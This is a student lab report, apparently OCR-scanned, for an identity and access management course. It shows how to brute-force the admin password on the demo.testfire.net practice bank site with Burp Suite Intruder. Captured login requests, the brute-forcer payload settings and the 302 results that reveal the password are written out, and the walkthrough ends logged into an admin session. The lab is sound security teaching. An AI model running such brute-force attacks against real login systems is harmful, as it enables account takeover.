INSTITUTE OF COMPUTER TECHNOLOGY

B-TECH COMPUTER SCIENCE ENGINEERING 2025-26

SUBJECT: IDENTITY & ACCESS MANAGEMENT

NAME: Rahul Prajapati

ENRLL. NO: 23162171020


BRANCH: CYBER SECURITY

BATCH: 52

Lab 3: Brute Force Attack Using Burpsuite

STEP_1:-

- ➔ Open BurpSuite
- ➔ Navigate to the Proxy tab, then select the Intercept sub-tab. After that, open your browser.




Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Welcome to Burp Suite Professional.


STEP_2:-

- ➔ Go to website demo.testfire.net in browser and open sign in page.
- ➔ Enter username 'admin' and password 'xyz@123' Before Proceed to login make sure the intercept is on.
- ➔ After proceed to login you will receive request in intercept window.



Username: admin

Password: •••••••



Time	Type	Direction	Method	URL	Status code	Length
20:32:5...	HT...	→ Request	POST	http://demo.testfire.net/doLogin		

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Length: 41
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=1B55991A10BC59406413FD5BD8AFB9ED
Connection: keep-alive

uid=admin&passw=xyz%40123&btnSubmit=Login
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	13


STEP_3:-

➔ Right click on received request and send it to intruder and navigate to intruder tab.

➔ Select the password field and click on 'ADD § '.

➔ After that the 'Payloads' section will open.

- Select payload type Brute Forcer.
- In payloads configuration set value 'mdain' in character set field.
- Set min length and max length to '5'.



Sniper attack

Target: http://demo.testfire.net ☑ Update Host header to match target

Positions: Add § Clear § Auto §

```
POST  /doLogin  HTTP/1.1
Host : demo.testfire.net
Content-Length : 41
Cache-Control : max-age=0
Accept-Language : en-US,en;q=0.9
Origin : http://demo.testfire.net
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests  : 1
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)
AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/138.0.0.0
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer : http://demo.testfire.net/login.jsp
Accept-Encoding : gzip, deflate, br
Cookie : JSESSIONID =1B55991A10BC59406413FD5BD8AFB9ED
Connection : keep-alive

uid=admin &passw=§xyz%40123§ &btnSubmit =Login
```

1 highlight | 1 payload position | Length: 714

Payloads

Payload position: All payload positions

Payload type: Brute forcer

Payload count: 3,125

Request count: 3,125

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: ndmia

Min length: 5

Max length: 5


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

☐ E... Rule

STEP_4:-

- ➔ Click on start Attack.
  - o The attack will start and its try possible combination of that character set which we pass in character set field .
- ➔ We need to filter out that field which's response length is highest and status code is 302.(here 302 code is stand's for found).
- ➔ Right click on that response and go to request in browser → in original session.
- ➔ Copy that link which pop up on screen and turn off intercept.



3. Intruder attack of http://demo.testfire.net

Capture filter: Capturing all items — Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
435	admin	302	[illegible]			299	
966	niimd	302				220	
967	diimd	302				220	
978	mnamd	302				220	
988	mmamd	302				220	


```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Length: 37
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A                                    Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml                                    ication/signed-exchange;v=b3
Referer: http://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=1B55991A10BC59406413FD5BD8AFB9ED
Connection: keep-alive

uid=admin&passw=admin&btnSubmit=Login
```

0 highlights

STEP_5:-

- ➔ Paste the copied link into browser.
  - http://burpsuite/repeat/2/p0fde1kzjq6yvicx7rwl8rqwfwa2jcdh
- ➔ Now we can see we are logged into session.



Sign Off | Contact Us | Feedback | Search Go

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.